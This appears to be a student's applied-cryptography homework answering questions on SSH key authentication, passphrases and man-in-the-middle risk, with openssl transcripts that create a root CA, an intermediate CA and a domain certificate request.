
Lai WEI
lw255@duke.edu

Question 1:
One obvious difference between password based authentication and public-private key based authentication is that password will be stored as hash on the server side. As a result, if the server is comprised, the stored hashes will be exposed to hackers. Note that some easy password hashes will be cracked in a short amount of time which will allow the hackers to get the original password. However, by using public-private key authentication, this situation will not happen. There will be no password hashes stored on the server side, the server will authenticate the client by encrypting messages with clients public key. Then the client proves his identity by decrypting the messages using his private key.

Question 2:
There are a few steps for a WINDOWS user to generate public-private key pairs.
The first step is to download PUTTY from its official website.



Select type of key to generate to SSH-2(RSA), then set the number of bits for the key to 2048. Then, hit generate. Afterwords, the public key is displayed.

Below is the public key that I have generated:

ssh-rsa
AAAAB3NzaC1yc2EAAAABJQAAAQEAhlmykY3XoOYtC4xqQ/xSy0fxdjhSjMNcskgoRcml0CcIG
MRq1/fefGLzQHIpBvp1oizs8TUd2m0wkYZ5LqjTLvACyhT2psUfy5O+fwZ0hMDnt7kh3hSLac78
HoCcRu7tHDDvCAukkcYIsXHVPCu0t4ZK9CQyA6S/Qu2ca6TAsVZsMyN5fnLnHykz4LKgQr2w
oS0Pgu0VP6p26Tv844w2e7MINdElykeaFu1ZH4Eakby5nrIV4EOLLH4nbqXj4R7CS3nCQBlLO
NP5Bb3kSg79Wvu5M1PvtAOY82houH87KPhOHtuvWgo2gBkAnftZzKO2dodG1niKx2hB1506o
556Zw== rsa-key-20180127

Question 3:
The place where I save the key pairs is:
C:\Users\laiw1\.ssh
(private key can be stored somewhere safe (not online))

Question 4:
Below is the steps to perform this attack:

1. The client was trying to connect to the real SSH server.
2. The attacker intersects the message and pretend he is the actual server.
3. The attacker notifies the client's public key change and client accepts it.
4. Then the attacker signs the fake message using his **own private key.**
5. Since the client will ignore the public key change every time, the man in the middle attack can be successfully carried out:The client uses the **fake public key** to verify the fake signature.

If the attacker wants to verify the client (probably not needed), then the client's public key is needed.

Question 5:
Since the student has been tricked to logged in the fake website. The attacker can mislead the students to give out important information. For example, the fake website can perform a emergency announcement which may require client to enter their private information in order to continue using the servervie.

Question 6:
A passphrase is used to authenticate the user when access the keys. If a user does not have the passphrase, the key files stored on this user's computer are exposed to attackers who can access this computer. If user files are leaked, attackers may have access to the files that store the private keys. If the attackers have the user's private key, he can use this key to access private information for this person.

Question 7:

Step 1: Create the private key for my domain and enter my passphrase:
Note that my domain name is " www.boys.com.key.pem"

```
lwei@linux16> openssl genrsa -aes256 -out intermediate/private/www.boys.com.key.pem
2048
Generating RSA private key, 2048 bit long modulus
.....
.....+++
.....+++
e is 65537 (0x10001)
Enter pass phrase for intermediate/private/www.boys.com.key.pem:
Verifying - Enter pass phrase for intermediate/private/www.boys.com.key.pem:
```

Step 2: Create CSR for domain www.boys.com and enter the information

```
lwei@linux16> openssl req -config openssl.cnf -key intermediate/private/www.boys.com
.key.pem -new -sha256 -out intermediate/csr/www.boys.com.csr.pem
Enter pass phrase for intermediate/private/www.boys.com.key.pem:
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Organization Name (company) [My Company]:Duke
Organizational Unit Name (department, division) []:Computer Science
Email Address []:lw255@duke.edu
Locality Name (city, district) [My Town]:Durham
State or Province Name (full name) [State or Providence]:NC
Country Name (2 letter code) [US]:US
Common Name (hostname, IP, or your name) []:www.boys.com
```

Step 3: demonstration of my domain CSR

(I can only use emacs to open this file)

Question 8:

Step 1: (Set up directories and files we needed)

create directories, index.txt, serial, openssl.cnf as demonstrated in lecture slides.

```
lwei@linux40> ls
./  ../  certs/  intermidate/  private/
lwei@linux40> touch index.txt
lwei@linux40> echo 1000>serial
```

Now, we have the following files in our directory:

```
lwei@linux40> ls
./  ../  certs/  index.txt  intermidate/  openssl.cnf  private/  serial
```

Step 2: (Create root Private Key)

We type in the following command line arguments and enter our passphrase:

```
lwei@linux40> openssl genrsa -aes256 -out private/ca.key.pem
Generating RSA private key, 2048 bit long modulus
...................+++
.......................+++
e is 65537 (0x10001)
Enter pass phrase for private/ca.key.pem:
Verifying - Enter pass phrase for private/ca.key.pem:
```


Step 3: (Create root certificate based on the configuration file provided)


We type in the following command line arguments and enter the information below:

```
lwei@linux40> openssl req -config openssl.cnf -key private/ca.key.pem -new -x5
 -sha256 -extensions v3_ca -out certs/ca.cert.pem
Enter pass phrase for private/ca.key.pem:
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Organization Name (company) [My Company]:Duke
Organizational Unit Name (department, division) []:Computer Science
Email Address []:lw255@duke.edu
Locality Name (city, district) [My Town]:Durham
State or Province Name (full name) [State or Providence]:NC
Country Name (2 letter code) [US]:US
Common Name (hostname, IP, or your name) []:Lai Wei
```

Now, the root certificate is saved in file ca.cert.pem

Step 5: Root certificate demonstration:
Below is the root certificate I created:




linux.cs.duke.edu - PuTTY
4e:e0:3f:75:2c:dd:26:99:f6:c3:47:f8:04:8d:98:
dc:92:ba:dc:f1:3e:0d:04:3e:8b:33:b9:07:4a:09:
f9:9c:f9:81:fd:47:e9:1f:63:c6:31:b0:5b:0d:f0:
76:00:ff:30:61:74:42:48:45:23:80:51:02:7a:d5:
14:06:cf:c8:fe:bb:db:11:00:47:e8:c8:b2:16:ce:
c0:b8:dd:68:38:f8:ba:e7:96:23:32:14:a8:5f:b7:
d9:2f:16:4d:15:b7:e9:e0:e0:15:4a:58:ef:a8:31:
87:95:74:aa:a8:46:6e:47:a3:bc:cf:d6:86:4e:aa:
e8:f0:3c:54:7c:c9:37:87:67:ae:b0:cf:09:ad:eb:
0d:45
Exponent: 65537 (0x10001)
X509v3 extensions:
X509v3 Basic Constraints: critical
CA:TRUE
X509v3 Subject Key Identifier:
67:56:A8:34:04:B3:4A:49:70:27:ED:64:F7:89:71:AB:B8:C1:1D:56
X509v3 Authority Key Identifier:
keyid:67:56:A8:34:04:B3:4A:49:70:27:ED:64:F7:89:71:AB:B8:C1:1D:5
6
X509v3 Key Usage: critical
Digital Signature, Certificate Sign, CRL Sign
Signature Algorithm: sha256WithRSAEncryption
23:d9:c6:f4:20:b9:49:fc:c2:5a:8d:6d:5a:c1:af:ed:2b:90:
ae:92:e5:69:7c:3a:94:98:75:5b:59:00:b0:07:76:ca:1b:54:
08:2d:ce:5d:78:e6:6b:37:78:46:c7:c4:08:cb:15:96:b7:e8:
7a:a7:43:5f:26:1b:c9:10:26:f0:65:18:2d:d4:7b:d0:ac:4e:
d7:7f:d6:9a:d4:db:88:ab:0e:c1:5a:8a:a9:fe:73:c6:a9:21:
04:fc:0c:08:56:88:02:bf:06:c9:20:0b:a1:c8:c2:a3:80:5f:
22:c0:c6:79:33:c5:6d:ea:6e:ee:81:50:e3:bf:23:6e:6b:48:
1a:de:e4:72:14:5c:eb:a8:eb:3d:66:43:d2:0f:74:23:c4:33:
7c:21:96:b4:ee:9c:4d:f7:06:46:ad:ad:20:6b:91:3c:79:28:
93:12:df:3b:d9:8e:71:16:c5:95:4c:2d:63:f8:f0:c9:88:8d:
c1:c6:b3:4e:52:14:89:1e:25:35:d9:70:4a:1a:28:d9:9a:11:
3b:9a:d9:cf:ed:f2:30:06:12:87:4f:48:a2:45:34:6d:0c:5a:
7b:b5:c7:2a:8f:43:1e:60:6e:07:30:ff:68:6d:57:91:05:4f:
50:5c:ce:45:89:d4:2f:09:b4:9a:b5:d7:5c:7a:6b:9b:66:05:
c9:4c:db:0b
lwei@linux40>

Question 9


Step 1: Create private intermediate key and enter the passphrase:

```
lwei@linux16> openssl genrsa -aes256 -out intermediate/private/intermediate.key.pem 4096
Generating RSA private key, 4096 bit long modulus
.....................................................++
.............++
e is 65537 (0x10001)
Enter pass phrase for intermediate/private/intermediate.key.pem:
Verifying - Enter pass phrase for intermediate/private/intermediate.key.pem:
```


Step 2: Create the intermediate CSR and enter the information:

```
lwei@linux16> openssl req -config openssl.cnf -new -sha256 -key intermediate/private/intermediate.key.pem -out interm
ediate/csr/intermediate.csr.pem
Enter pass phrase for intermediate/private/intermediate.key.pem:
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Organization Name (company) [My Company]:Duke
Organizational Unit Name (department, division) []:Computer Science
Email Address []:lw255@duke.edu
Locality Name (city, district) [My Town]:Durham
State or Province Name (full name) [State or Providence]:NC
Country Name (2 letter code) [US]:US
Common Name (hostname, IP, or your name) []:Lai Wei
```

Step 3: sign the intermediate CSR using the following arguments:



Step 4: demonstration of the certificate:



Continue of the signed certificate:

```
                e3:0f:1f:63:6e:80:77:ca:87:e8:b9:37:76:02:25:
                b8:d8:48:0b:bb:2b:14:99:55:60:fa:ec:47:4e:4d:
                ac:f4:bf:2e:9c:05:88:47:d1:c5:3f:5f:ad:68:e3:
                11:cb:b1
            Exponent: 65537 (0x10001)
    X509v3 extensions:
        X509v3 Basic Constraints: critical
            CA:TRUE, pathlen:0
        X509v3 Subject Key Identifier:
            63:A2:06:2F:90:25:71:AC:A4:FB:2C:3C:F0:80:78:4A:32:6C:45:1B
        X509v3 Authority Key Identifier:
            keyid:67:56:A8:34:04:B3:4A:49:70:27:ED:64:F7:89:71:AB:B8:C1:1D:56

        X509v3 Key Usage: critical
            Digital Signature, Certificate Sign, CRL Sign
Signature Algorithm: sha256WithRSAEncryption
     32:6d:58:5b:b0:a1:3d:4f:6b:76:23:df:6c:0d:e6:8a:23:45:
     70:2d:44:43:e4:fe:ec:13:20:91:f0:2d:a1:fa:a5:32:4a:43:
     d5:73:34:de:4c:05:a9:b5:23:19:8b:c5:e6:ca:3f:47:45:5a:
     f9:d6:c5:ce:b2:f6:f5:69:d5:e4:74:2f:59:0d:4b:4b:bf:6f:
     f3:78:a9:bd:ed:db:0e:8f:6e:c6:4b:7d:18:11:a1:55:a0:36:
     51:db:82:be:9e:2e:53:81:02:61:b5:7a:8d:b7:60:e7:4f:9e:
     bc:99:ca:83:69:84:39:44:39:72:ab:fa:bd:9a:e4:2c:8f:d3:
     02:30:9f:6a:7b:3f:d7:63:88:74:57:52:87:3a:c0:7f:8c:62:
     a2:b5:1d:2b:e4:53:0a:b4:99:97:34:18:aa:bf:f4:e9:06:2f:
     e9:6f:a9:4c:37:8b:aa:e3:8e:79:71:bc:91:7d:47:1d:84:cb:
     e8:53:f7:5d:df:52:f4:b1:c2:26:61:8b:83:50:82:e0:d1:38:
     cf:46:ae:72:73:f0:19:c7:d2:4a:b7:2a:58:3d:26:5d:81:29:
     62:6c:9f:c0:07:01:78:93:56:c6:d5:40:cb:3a:a9:2c:29:5d:
     58:1c:16:ea:b8:21:2f:f1:cc:a4:aa:9c:e8:53:c8:7d:2e:4f:
     2f:b1:32:21
```

Question 10:

